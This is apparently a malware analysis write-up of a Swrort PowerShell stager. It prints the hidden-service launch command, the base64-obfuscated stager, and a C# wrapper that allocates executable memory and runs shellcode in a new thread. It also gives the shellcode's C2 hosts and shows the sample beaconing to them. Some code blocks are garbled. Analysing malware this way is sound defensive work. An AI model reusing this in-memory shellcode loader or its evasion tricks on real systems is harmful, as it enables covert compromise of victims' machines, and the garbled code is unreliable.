

Swrort PowerShell Stager Analysis



Kindred Security

<https://twitter.com/kindredsec>


Part 1: Stager Analysis

Initial Infection

Per the information provided by incident responders, the initial infection took the shape of a malicious Windows service. This service executes the following command upon service start:

```
%COMSPEC% /b /c start /b /min powershell -nop -ep bypass -w hidden -c "IEX ([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String(\"U2V0LVN0cm1jdE1vZGUgLVZlcnNpb24gMgoKJGRpID0gQCcKSUVYIChbU3lzdGVtLlRleHQURW5jb2RpbmddOjpVVEY4LkdldFN0cm1uZyhbU3lzd...[truncated for brevity]...JGRpCn0K\")))"
```

This command syntax is extremely common for initial payload execution, since it allows PowerShell code to be executed transparently as a background process, without any indications to the user. The following graphics break down the specifics of the command:



In summary, the created service will decode the provided base64 string, and execute it as PowerShell code. By spawning the command line window in a minimized state, and subsequently running *powershell* in a hidden window, the attacker has ensured that users will never be alerted to the existence of this malicious service.

The base64 string decodes to the following PowerShell script:

```

1 Set-StrictMode -Version 2
2
3 $di = @'
4 [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("JgH5dwkqPSBAIgoJdXNpbmcgU3lzdGVtOwoJdXNpbmcgU3lzdGVtLj1lbnRpbWUwS05wZkZ3YV
5 F1cnZpZ2V2OwoJbmFtZXNlYmVhbnRpbHBAZ2gwoJCXB1YmxyYyBjGfczYBqaAGewoJCQlBRmxhZ3NdTHB1YmxyYyB1bnVlIEFsbG9jYXRpb25uEhblHsG029tbwI0D0gHtMQOTYtMTAwMDAsJF13c
6 VydmlpYSA1MTkwKzIgc0J0c1BRmxhZ3NdTHB1YmxyYyB1bnVlIE1lb9yeyByb3RlY3Rpb24geYBfGVjZXR1UmlvZnZlYXNlRDE0NgJhNCB3Cgk1HsG029tbwI0D0gHtMQOTYtMTAwMDAsJF13c
7 pbnG9wZmRpbm0lZSA9ID0oYQTN5jcyOTQmMSB9Cgk1CVtE8BxjBkXbcvncQoImt1cIrIm15bCtRrjJmYlM0iKy3IcSpCBXQlWd3JsaWkMc3RhdG1jIGV4dGVybiB1bnR0dHlGvmlvZnZlYXNlRDE0NgJhNCB3Cgk1
8 dF80c1BscFkZHI3M5ImHvpbnQgZhdTApLlCB1a5W0IGZsQwxsbc2NhdG1vblR5cGUsIHVpbnQgZmx0cm90ZWNAKTk0YkJoR085EltcG9ydcGcia2U1Ky3IjYmVmsYrIrijuZGw1KjYsIi1ldHBlYmxy
9 Yzdgf0aWkMc3RlZkZ3XUJlclFudH80c1BscFkZhdGVuAHlYmQwS05wZkZ3YVJGw1KjYsIi1ldHBlYmxyYzdgf0aWkMc3RlZkZ3XUJlclFudH80c1BscFkZhdGVuAHlYmQwS05wZkZ3YVJGw1KjYsIi1ldHBlYmxy
10 Yzdgf0aWkMc3RlZkZ3XUJlclFudH80c1BscFkZhdGVuAHlYmQwS05wZkZ3YVJGw1KjYsIi1ldHBlYmxyYzdgf0aWkMc3RlZkZ3XUJlclFudH80c1BscFkZhdGVuAHlYmQwS05wZkZ3YVJGw1KjYsIi1ldHBlYmxy
11 LmR5Ii1ldHBlYmxyYzdgf0aWkMc3RhdG1jIGV4dGVybiB1bnR0dHlGvmlvZnZlYXNlRDE0NgJhNCB3Cgk1HsG029tbwI0D0gHtMQOTYtMTAwMDAsJF13c
12 $ck = New-Object Microsoft.CSharp.CSharpCodeProvider
13 $pl = New-Object System.CodeDom.Compiler.CompilerParameters
14 $pl.ReferencedAssemblies.AddRange(@("System.dll", [PsoObject].Assembly.Location))
15 $pl.GenerateInMemory = $True
16 $rc = $ck.CompileAssemblyFromSource($pl, $yuiid)
17 $yuiid = [System.Convert]::FromBase64String("@(@('0iJ:Y1nHd3k11w1l1M1j1K1i3oD7k1Hv_McCsPGF8Aiawgc8Ac1f8J3xii1Q10t8adCLQH1FuHRAKdBo1qYi1lgAdpJp
18 EmlNI5B1H_McCswwBNAcc44HX0s33403Rkdc4Yi1gAdNm1wK1l1gEdA18B2d5B72F1H1_4HfrHs5e64Zd5a1d8od21uVaRoThcmB_V6:Ax_1id1XdxAdPweaf_1emk:WzHJUVfQa1F
19 aL5BA100Y1K1z1G_6V0GvQ6AABmdJ5sAaYoIRSU1TUIB061U0o_Vicadw1BogDMAAIngagQa9NwaHvGnob_1V8x_1dxav3TvmgtBhh7_9WFwaA+eyG5EADH_hf20BIn5ewlQgsX1xf_Vicf0RsFe
20 f_VMH9KagdrV10X1fG_VvwAAVAA5XhWfDpe_zH_6ZEBAApDyQEA0Hv_13YXWS813d3pbnRvd3N1cGRhdGVucvA1KjYdYjtd2U0YtY3VzYWRpc15YWI_aQ0SMQ0WjU2MDAYmZlYmY
21 EAk2x6N0_06wnRMKrkjB8b29raU6TIGUaXQ9MkQXNlcl18Z2VudG9vZ2VlU2G93cy1VcGRhdGhQdQ1bnQNCgA3SMxzv4U4M1c2enpz3MYm9Feuc778hW5tXMc0ZqnHe_HtC6+HwE66iY_CGJniPiP
22 L3kRm9P39B0G7YvKqgB2zrAoc2zXk8ps+xyj3B8W0zgMzK8h9eYclAUGL891J5xkUQ8KMcuc9Mq03X5057VwB0C50Jm1jggGUYeRi+4wLTCkWTETZ7G6g9p11uATB35faNLE6u8B+2dc+uA5H0gXWY
23 wtGCSfn1ob_WpGCSfn1ob2TmnaD1K5W_CFTQWkX0b1L3KHeRvzC219dwB2jcf6J9R6GCFVdK13vnc0m55MR8EKz24FRmB8bYpYwFqN0J0f6gYFMFKbW5
24 MAAPc1n1g_1WpAAQQA0AB0AABK5AFad0MKR75f_VK7KE1AdU4nnV2Zg1ATAAU1ZoP5a14_Vhc08sHacOf0Hx1WlM0Pf3_Z1N1cnRzmJ1jYXR1c1c1GRhdGVjZjw5OZyUuaW11AAAs_-replace
25 ("",""),"-replace ("",""),"AAAA"))
26
27 $op = "CSR1ZmgYpSA0B3pa2_uuamlwTo6VmlYdHvHfSB9jKDA5ICR2YmduTGvU23RoCsgMSwgW3Bpa2uuamlwK0fSBg9jYXRpb2_SuEhBlXTo6UmwZkZ3ZSAtYk9YfIftwAtslmpccCTBbXg
28 Y2F0aW9uHlwz06K0Nvbw1pdcGw3B_pa2uuamlwK0fSBg9jYXRpb250d0Jp_FegVjZXR1UmlvZnZlYXNlRDE0NgJhNCB3Cgk1HsG029tbwI0D0gHtMQOTYtMTAwMDAsJF13c
29 IEX [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($@op -replace ("",""),("",""))));
30 if ([Bool]::($?global:rz = 3;return
31 [System.Runtime.InteropServices.Marshal]::Copy($vbn, 0, $bfff, $vbn.Length)
32 [IntPtr] $str = [pkl.jip]::CreateThread(0+0, 1-1, $bfff, -2+2, (13+1)/2-7, 0)
33 if ([Bool]::($str {$global:rz = 7; return
34 $rz2 = [pkl.jip]::WaitForSingleObject($str, [pkl.jip+Time]::Infinite)
35 }
36
37 If (([IntPtr]::size -eq 8)
38 start-job -command $di -RunAS32 -Argument $di | wait-job | Receive-Job
39
40 }
41 else {
42 IEX $di
43
44 }

```

Due to obvious visibility issues, this script will also be available on GitHub (links are located in the Artifacts section). Let's step through the code to determine how the infection chain loads the core payload.

Firstly, it's important to note that all of the code that is about to be analyzed is not actually being ran upon executing the PowerShell script. Instead, the code is being assigned as the value of the `$di` variable:

The screenshot shows a PowerShell session with two commands. The first command assigns a value to the variable \$di, which is highlighted by a yellow box and labeled "Sdi variable declaration". The second command executes a series of .NET calls to generate assembly code, which is also highlighted by a yellow box.

```
$di = '@'
[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String('IEX ([System.Management.Automation.Internal.PowerShellInternal::Get-Command -Name Get-Process -Type Cmdlet].GetType().Assembly.GetType("System.Management.Automation.Internal.PowerShellInternal").GetMethod("Get-Process").Invoke($null,$args))'))
```

```
$ck = New-Object Microsoft.CSharp.CSharpCodeProvider
$pl = New-Object System.CodeDom.Compiler.CompilerParameters
$pl.ReferencedAssemblies.AddRange(@"(System.dll", [PsObject].Assembly)
$pl.GenerateInMemory = $True
```


We will analyze later how the `$di` variable is utilized; for now, let's analyze what the PowerShell code stored in `$di` actually does.

The script first utilizes a similar methodology used in the malicious service, in which a static base64 string is decoded to raw text, then executed via the *Invoke-Expression* (abbreviated to *IEX*) cmdlet:

```
IEX ([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("JGh5dWkgPSBAIgoJdXNpbmcgU3lzdGVtOwoFN1cnZpY2VzOwoJbmFtZXNwYWNlIHBPp2wgewoJCXB1YmXpYyBjbGFzcyBqaXAgewoJCQ1bRmxhZ3NdIHBB1YmXpYyB1bnVtIEFsbG9jYXRpb25UeXB1VydMUGPSA4MTkwKzIgfQoJCQ1bRmxhZ3NdIHBB1YmXpYyB1bnVtIE1lbW9yeVByb3RlY3Rpb24geyBFegVjdXRlUmVhZFdyaXRlID0gNjArNCB9CgkJCpbQgeyBjbmZpbm10ZSA9IDQyOTQ5NjcyOTQrMSB9CgkJCvtEbGxjbXBvcnQoImt1ciIrIm51bCIRIjMyLmQiKyJsbCIPXSbWdWJsaWMgc3RhdG1jIGV4dGVybiBpbmQgV2FpdEZvc1NpbmdsZU9iamVjdChJbnRQdHIGaEhhbmR5ZSwgVGl0ZSBkd01pbGxpc2Vz"))
```

This base64 string decodes to the following PowerShell code:

```
$hyui = @"
using System;
using System.Runtime.InteropServices;
namespace pikl {
    public class jip {
        [Flags] public enum AllocationType { Commit = 14096-10000, Reserve = 8190+2 }
        [Flags] public enum MemoryProtection { ExecuteReadWrite = 60+4 }
        [Flags] public enum Time : uint { Infinite = 4294967294+1 }

        [DllImport("kernel32.dll")] public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize,
            uint flAllocationType, uint flProtect);

        [DllImport("kernel32.dll")] public static extern IntPtr CreateThread(IntPtr lpThreadAttributes,
            uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);

        [DllImport("kernel32.dll")] public static extern int WaitForSingleObject(IntPtr hHandle,
            Time dwMilliseconds);
    }
}
@"
```

Looking at this PowerShell excerpt, it seems that no code is actually executed. Instead, just a new string variable, `$hyui`, is defined. Judging by the syntax of the string, the contents of `$hyui` look to be some .NET code. We will see later how this .NET code is utilized; for now, let's go back to the stager.

After the `$hyui` variable is defined, the stager runs the following batch of commands:

```
$ck = New-Object Microsoft.CSharp.CSharpCodeProvider
$pl = New-Object System.CodeDom.Compiler.CompilerParameters
$pl.ReferencedAssemblies.AddRange(@"System.dll", [PsObject].Assembly.Location)
$pl.GenerateInMemory = $True
$rz = $ck.CompileAssemblyFromSource($pl, $hyui) — $hyui variable containing C# code referenced
```

This code snippet indicates that some sort of *.NET* code is being compiled, most likely the *.NET* code defined in the *\$hyui* variable we just saw. To confirm this, let's quickly walk through each line of code.

First, the *\$ck* variable is being assigned to a **CSharpCodeProvider** object:

```
$ck = New-Object Microsoft.CSharp.CSharpCodeProvider
```

Per Microsoft's [documentation](#), this object "Provides access to instances of the .NET code generator and code compiler." This is likely an object that will contain functionality to compile the *.NET* code.

Next, the *\$pl* variable is being assigned to a **CompilerParameters** object:

```
$pl = New-Object System.CodeDom.Compiler.CompilerParameters
$pl.ReferencedAssemblies.AddRange(@("System.dll", [PsObject].Assembly.Location))
$pl.GenerateInMemory = $True
```

Per Microsoft's [documentation](#), This object "represents the parameters used to invoke a compiler." In other words, this object acts as a struct containing different compile flags and options. In this particular case, it appears that two options are being set, **GenerateInMemory** and **ReferencedAssemblies**. The **GenerateInMemory** option is a boolean that indicates to generate the output directly in memory instead of writing it as an executable to disk. **ReferencedAssemblies** is simply a list of assembly names referenced in the code.

Finally, once creating a compiler object and setting the appropriate options, The **CompileAssemblyFromSource** function, which is part of the **CSharpCodeProvider** class, is called with two arguments:

```
$rz = $ck.CompileAssemblyFromSource($pl, $hyui)
```

These arguments are the compile options just specified, and the source code to be compiled. As suspected, the source code being passed to the function is the *\$hyui* variable, which contains the *.NET* code briefly touched on earlier.

Now that the *\$hyui* code is compiled and loaded in memory, let's take a step back and actually look at the .NET code itself:

```
using System;
using System.Runtime.InteropServices;
namespace pikl {
    public class jip {
        [Flags] public enum AllocationType { Commit = 14096-10000, Reserve = 8190+2 }
        [Flags] public enum MemoryProtection { ExecuteReadWrite = 60+4 }
        [Flags] public enum Time : uint { Infinite = 4294967294+1 }

        [DllImport("kernel32.dll")] public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize,
            uint flAllocationType, uint flProtect);

        [DllImport("kernel32.dll")] public static extern IntPtr CreateThread(IntPtr lpThreadAttributes,
            uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);

        [DllImport("kernel32.dll")] public static extern int WaitForSingleObject(IntPtr hHandle,
            Time dwMilliseconds);
    }
}
```

Arbitrary Namespace Declaration

Arbitrary Class Declaration

Constant Declarations

Importing Windows API functions into namespace

It's immediately apparent that, in terms of actual code execution, nothing is really happening. No functions are being called and the only thing being defined is the *jip* class; a class which, in this code snippet, is never even initialized.

What is interesting, however, are the three *DllImport* calls contained in the *jip* class. Using *DllImport*, the code imports three functions from kernel32.dll: **VirtualAlloc**, **CreateThread** and **WaitForSingleObject**. By doing this, the *jip* class contained in the *pikl* namespace (both names being arbitrary) is able to utilize each of these three functions as if they were local to the namespace. I believe this was done in order for the attacker to more easily access these particular Windows API functions.

If we look ahead in the code a bit, we can see one of these three functions referenced:

```
[IntPtr] $tr = [pikl.jip]::CreateThread(0+0, 1-1, $bfff, -2+2, (13+1)/2-7, 0)
```

Since the .NET code is compiled and accessible in memory, the remaining PowerShell code can call the *pikl.jip* class directly, and since **CreateThread** was imported locally to the *jip* class, the **CreateThread** function can transitively be called directly by the PowerShell code, as seen above.

So, in summary, the .NET code that is compiled and loaded into memory essentially serves as a "wrapper" for a select number of Windows API

functions that the malware author wants to make use of later on in the code. We will see this functionality more later.

Jumping back into the PowerShell dropper, the next two lines of code appear to be playing with some base64 encoded data. Let's take a look at each individually.

The first code block is a mildly obfuscated base64 string that is being decoded then assigned to a byte-array variable named `$vbn`:

```
[Byte[]]$vbn = [System.Convert]::FromBase64String(@(("$_0iJ:YInMdJkiiIwiiIMiIUIi3IoD7dKJjH_McCsPGF8Aiwgwc8NAcfi8FJXiiIQi0I8AdCLQ
HiFwHRKAdBQigYi1ggAdPjPEmLNI8B1jH_McCswc8NAcc44HX0A334030kdeYIi1gkAdNmIwxLi1gcAdOLBIsB0I1EJCRbW2FZW1H_4FhfwosS64ZdaG5ldABod2lua
VRoThcmB_V6:AAx_1dXv1dXaDpWeaf_1emk:WzHJUVFqA1FRaLSBAABTUGhXiZ_G_9VQ6YwAAABbMdJSaAyoIRSULJTULBo61Uuo_VicaDw1BogDMAAIngagRQah9
WaHwGnob_1V8x_1dXav9TVmgtBhh7_9WfWA+EygEAADH_hfZ0BIn56wloqsXiXf_VicForSFemf_VMF9XagdRVlBot1fgC_VvwAvAAA5x3UHWFDpe_zh_6ZEBAAD
pyQEAAOhv_L3YxMS81L3dpbmRvd3N1cGRhdGUvcmlkaXVvdjYtd2luODYtd3VzWWRpcj5jYWI_auQ9MTQ0MjU2MDAyMzUyMDEAk2x6nU_0GwnRmKRkgBDb29raWU
6TG1uaXQ9MQ0KXVNIci1BZ2VudDogV2luZG93cy1VcGRhdGUtQWd1bnQNCgA3SMxzwUv4M1c2enpzf3MYM9EeucT78hw5tXns0QZnHe_IhC6+We66iY_CGMjniPSL3kRwP
J9gQB87ugCthj0Mogzr6zoEzxk8ps+uxjB3HkENy0c1AUGL89l7sxCIUQ8kMcur9MQw3X50S7Vwv0OC5oJjMwjGGGUeyRi+4WLTcKwTETzg7GGgpYliaUTABJsfanL6eSUB+
2dC+uA5HGwxYwaw6TC3fn+hsqt5UZZQWSTMTnaDikSw_cFtTQWxQBL0LXrRvrzQz19dwBzjcF6j9R6GCFvDkis7nu0m55MK8REqKk24FRm8wbpYywxFNQMjQfg6TyFMXKbw
SMAaPC1o1b_1WpAaAAQAABoAABAFdowKRT5f_Vk7kE:Ad1RU4nnV2gAIAAAU1ZoEpaJ4v_VhcB0xosHAcOFwHXLWMPoif3_2NlcnRpZmljYXRlc3Y1cGRhdGVjZW50ZXIua
WN1:AAA=-replace ("_",(" ")) -replace (":","AAAA"));
```

Replace statements to "deobfuscate" base64 string

Example of bogus characters that are to be replaced

The "obfuscation" being implemented is just some bogus characters ("`_`" and "`:`") thrown into the base64 string that are eventually replaced by valid substitutions.

Once performing the necessary substitutions and decoding the string, the resulting output appears to be unintelligible characters, outside of a few discernible ASCII strings:

```
üè....â1ôd.R0.R..r(.J&1ÿ1À<a|., Âï
.Câ0RW.R..B<.D.âTj.âP.H..X..ôâ<I.4..0ÿ1ÿ1À-Âï
.C8âu0..j0;}$uâX.X$.ôf..K.X..ô...D.D$${[aYZQÿàX.Z..ë.]hnet.hwiniThLw&.ÿôè...1ÿwWwWwh:Vyÿÿôè...
[1ÉQQj.QQh]...SPHw..âÿôPé...[1ôRh.2..RRRSRPHeU..ÿô.Æ.ÂPh.3...âj.Pj.VhuF..ÿô_1ÿwWjÿSVh-...{ÿô.À..Ë...1ÿ.öt..üè_hâÂâ]
ÿô.ÂhE!^1ÿô1ÿWj.QVPh.Wâ.ÿô:/..9Cu.XPé{ÿÿÿ1ÿé...éÉ...ëoÿÿÿ/v11/5/windowsupdate/redir/v6-win86-wuredir.cab?id=14425600235201
..1z.O6..N.kk.Cookie: init=1 User-Agent: Windows-Update-Agent
.7HiSâK03W6zss.s.3N.Â00.1ÿÿ1N.g.iË..Xÿi..Â.Ëç.ô.PDp<.@.»»...=ç.ëë:.ÿ..ÿ±0w.A
ËG%.A.0Uÿ*..Q.$0Ç..ô.âü09.ÖZÿ...&eF.a.{ $bû..MÂ°LDó.±...%.ÿ...1}EKEÿ..ÿ..ë.âq.Â..ÂhÂÿÿp.Ë-âFsAd0LÉU.".
Â±.µ4.Â.KDµEÿûC=}w.s.âz.Öz.lo.H-i{...L+ÂD°06âTfñféc%±|ô...âé<.1r.Âh.h0µçÿÿôj@h....h..@.WhXhâÿÿô.1.....ÜQs.çWh.
..SVh...âÿô.Âtë...Â.âüâXâë.ÿÿÿcertificates.updatecenter.icu.....
```

The fact that the string representation appears to be gibberish makes sense considering the output of the base64 decode is being stored in a byte array, not a standard string. It is likely that this `$vbn` byte array is some shellcode that will be executed later on in the code.

The next chunk of base64 is much shorter, and acts a bit differently than the previous line. Instead of the output of the decoded base64 being stored in a variable, it is instead being directly executed via *Invoke-Expression (IEX)*:

```
$op = "CSrIZmYgPSA0w3Bpa2_wuam1wXT06VmlYdHVhbEFsbG9jKdAsICR2Ym4uTGvUz3RoICsgMSwgW3Bpa2wuam1wK0FsbG9jYXRpb
2_5UeXB1XTo6UmVzZXXJ2ZSAtYk9yIFtwaWtsLmpccCtBbGxvY2F0aW9uVHlWZV06OkNvbWlpdCwgW3Bpa2wuam1wK011bW9yeVByb3R1Y3Rpb
25d0jp_FeGvjdXRlUmVhZFdyaXRlKSk7";

IEX ([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String(@(($op -replace ("_",(" "))))));
```

The decoded base64 is, as expected, some PowerShell code; though the code itself is very short and involves a single variable declaration:

```
$bfff = ([pikl.jip]::VirtualAlloc(0, $vbn.Length + 1,  
[pikl.jip+AllocationType]::Reserve -bOr [pikl.jip+AllocationType]::Commit,  
[pikl.jip+MemoryProtection]::ExecuteReadWrite));
```

This variable declaration is the first utilization of the *\$hyui* .NET code, in which the imported **VirtualAlloc** function is called.

VirtualAlloc (documented [here](#)) is used to allocate memory space in the current process, often times in order to dynamically load and execute code. Analyzing the arguments to the function call, it looks like the code is allocating *ExecuteReadWrite* memory, and eventually plans on loading the *\$vbn* byte array we saw moments ago; this seems to be the case because the second argument, *dwSize*, is set as *\$vbn.Length + 1*, indicating that the space is being allocated for *\$vbn*. Once the space is allocated, the base address of the allocated memory will be assigned to the *\$bfff* variable.

The next line of code does exactly what we expected to occur - loads the *\$vbn* shellcode into the allocated *\$bfff* memory buffer:

```
[System.Runtime.InteropServices.Marshal]::Copy($vbn, 0, $bfff, $vbn.Length)
```

It does so using the **Copy** command, which copies data from an array into memory.

With the shellcode now loaded into memory, all that's left to do is actually execute it. This is done on the very next line via the **CreateThread** function, another Windows API function that was imported by the *jip* class:

```
[IntPtr] $tr = [pikl.jip]::CreateThread(0+0, 1-1, $bfff, -2+2, (13+1)/2-7, 0)
```

Per Microsoft's [documentation](#), **CreateThread** "creates a thread to execute within the virtual address space of the calling process." In other words, the function reads code from memory and executes it in a new thread. The **CreateThread** function call is the first real indication of potential code execution in this PowerShell script.

The malware author uses some light math to obfuscate some of the arguments being passed to the function. Cleaning up the arguments, this is the call being made:

```
[IntPtr] $tr = [pik1.jip]::CreateThread(0,0,$bff,0,0,0)
```

With nearly all the arguments being set to 0, this thread creation is quite simple and rudimentary. The only non-zero argument is the reference to *\$bff*. This argument is for the *lpStartAddress* parameter, which indicates the starting address of the thread. Looking back, remember that the *\$bff* variable contains the memory address of the allocated memory containing the *\$vbn* shellcode. Therefore, this thread being created will end up executing the shellcode we saw earlier.

Finally, the last notable piece of code defined in this *\$di* variable is a call to the imported **WaitForSingleObject** Windows API function:

```
$rz2 = [pik1.jip]::WaitForSingleObject($tr, [pik1.jip+Time]::Infinite)
```

Per Microsoft's [documentation](#), the **WaitForSingleObject** function "Waits until a specified object is in a signaled state or the time-out interval elapses." The first argument represents the object in which a signal state is being waited on, and the second argument represents the time-out interval. In this case, the malware author utilizes the *Infinite* integer contained in the *Time* enum, which is defined in the *.NET* code along with the imported functions:

```
public enum Time : uint { Infinite = 4294967294+1 }
```

In *.NET* this integer represents an infinite number, and per the **WaitForSingleObject** documentation, "if *dwMilliseconds* is INFINITE, the function will return only when the object is signaled." So, in this case, the parent process will be in a suspended state until the *\$tr* object, which contains the thread handle to the malicious shellcode that was loaded and executed by **CreateThread**, sends some sort of termination signal.


So, in summary, the *\$di* variable contains PowerShell code that:

- a) Dynamically builds a *.NET* executable in memory that imports the **CreateThread**, **VirtualAlloc** and **WaitForSingleObject** Windows API functions.
- b) Loads some unknown shellcode into the current process's memory.

- c) Executes the shellcode in a new thread, and perpetually waits until the shellcode terminates.

Now that the `$di` variable content is understood, let's see how it's actually implemented.

Once the `$di` variable is defined, it is immediately utilized in the single `if` statement contained in the stager:



```
If ([IntPtr]::size -eq 8) {
    start-job { param($a) IEX $a } -RunAs32 -Argument $di | wait-job | Receive-Job
}
else {
    IEX $di
}
```

\$di references in main if statement

In both conditional cases, `$di` is being executed via *Invoke-Expression*, though there are some slight variations in how it does so. In the *If* branch, `$di` is executed via the `start-job` cmdlet (which eventually calls *invoke-expression* in the script block). In the *else* branch, it's being executed through an *invoke-expression* call alone.

The actual *If* statement is checking if `[IntPtr]::size` is equal to 8. Per Microsoft's [documentation](#), this check determines whether the process is a 32-bit process or a 64-bit process. A **size** of 8 indicates a 64-bit process, while a **size** of 4 indicates a 32-bit process. In the event that the current PowerShell process is 64-bit, the malware author utilizes `start-job` with the `-RunAs32` argument to run the PowerShell code as a 32-bit background process. This indicates that the malware author requires his or her payload to run in a 32-bit process.

Part 2: Secondary Dropper Analysis

After reviewing the staging code, it's quite evident that the most vital aspect of the script is the shellcode that's loaded into memory and executed. Analyzing this code will allow us to understand what the malware author is trying to achieve, and what potential damage could be done by the sample.


Because all we have is shellcode, in its raw state we are not going to be able to statically run the payload independently as an executable.

What we can do, however, is use a utility like *shellcode2exe.py* to wrap the shellcode in a portable executable (PE), which allows us to run the code as an independent executable and analyze the payload in a disassembler. After running the malicious shellcode through *shellcode2exe.py*, we are presented with an executable that we can perform static and behavioral analysis on:

```
C:\Users\kindred\Desktop>python shellcode2exe.py shellcode.bin payload.exe
Shellcode to executable converter
by Mario Vilas (mvilas at gmail dot com)








Reading raw shellcode from file shellcode.bin
Generating executable file
Writing file payload.exe
Done.
```

Interestingly enough, once generating the executable, Windows Defender immediately flags the file as malicious:



With a potent executable that can run the malicious payload, let's run the malware and perform some dynamic analysis.

Upon executing the sample, the first network-based indicators are some TCP connections to two different IP addresses, **104.18.41[.]94** and **104.24.112[.]42**, both of which appear to be HTTPS connections:

PID	Operation	Path
6496	 TCP Connect	DESKTOP-GMUDBSL:51013 -> 104.18.41.94:https
6496	 TCP Connect	DESKTOP-GMUDBSL:51014 -> 104.18.41.94:https
6496	 TCP Connect	DESKTOP-GMUDBSL:51094 -> 104.24.112.42:https
6496	 TCP Connect	DESKTOP-GMUDBSL:51101 -> 104.18.41.94:https
6496	 TCP Connect	DESKTOP-GMUDBSL:51102 -> 104.24.112.42:https
6496	 TCP Connect	DESKTOP-GMUDBSL:51103 -> 104.18.41.94:https
6496	 TCP Connect	DESKTOP-GMUDBSL:51104 -> 104.24.112.42:https
6496	 TCP Connect	DESKTOP-GMUDBSL:51105 -> 104.18.41.94:https

After performing some packet analysis, it can be determined that these IP addresses were resolved via two DNS queries for **certificates.updatecenter[.]icu** and **drivers.updatecenter[.]icu**:

```

89 Standard query 0xdf4f A certificates.updatecenter.icu
89 Standard query 0xdf4f A certificates.updatecenter.icu
121 Standard query response 0xdf4f A certificates.updatecenter.icu A 104.18.41.94 A 104.18.40.94
121 Standard query response 0xdf4f A certificates.updatecenter.icu A 104.18.41.94 A 104.18.40.94

84 Standard query 0x01aa A drivers.updatecenter.icu
84 Standard query 0x01aa A drivers.updatecenter.icu
116 Standard query response 0x01aa A drivers.updatecenter.icu A 104.18.41.94 A 104.18.40.94
116 Standard query response 0x01aa A drivers.updatecenter.icu A 104.18.40.94 A 104.18.41.94


```

As indicated in the *TCP Connect* operations, the communications to these two potential C2's are HTTPS traffic, meaning the content is encrypted:

Source	Destination	Protocol	Length	Info
192.168.2.53	104.18.41.94	TCP	66	51013 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
104.18.41.94	192.168.2.53	TCP	66	443 → 51013 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1400 SACK_PERM=1 WS=1024
192.168.2.53	104.18.41.94	TCP	54	51013 → 443 [ACK] Seq=1 Ack=1 Win=262144 Len=0
192.168.2.53	104.18.41.94	TLSv1.2	244	Client Hello
104.18.41.94	192.168.2.53	TCP	60	443 → 51013 [ACK] Seq=1 Ack=191 Win=30720 Len=0
104.18.41.94	192.168.2.53	TLSv1.2	1514	Server Hello
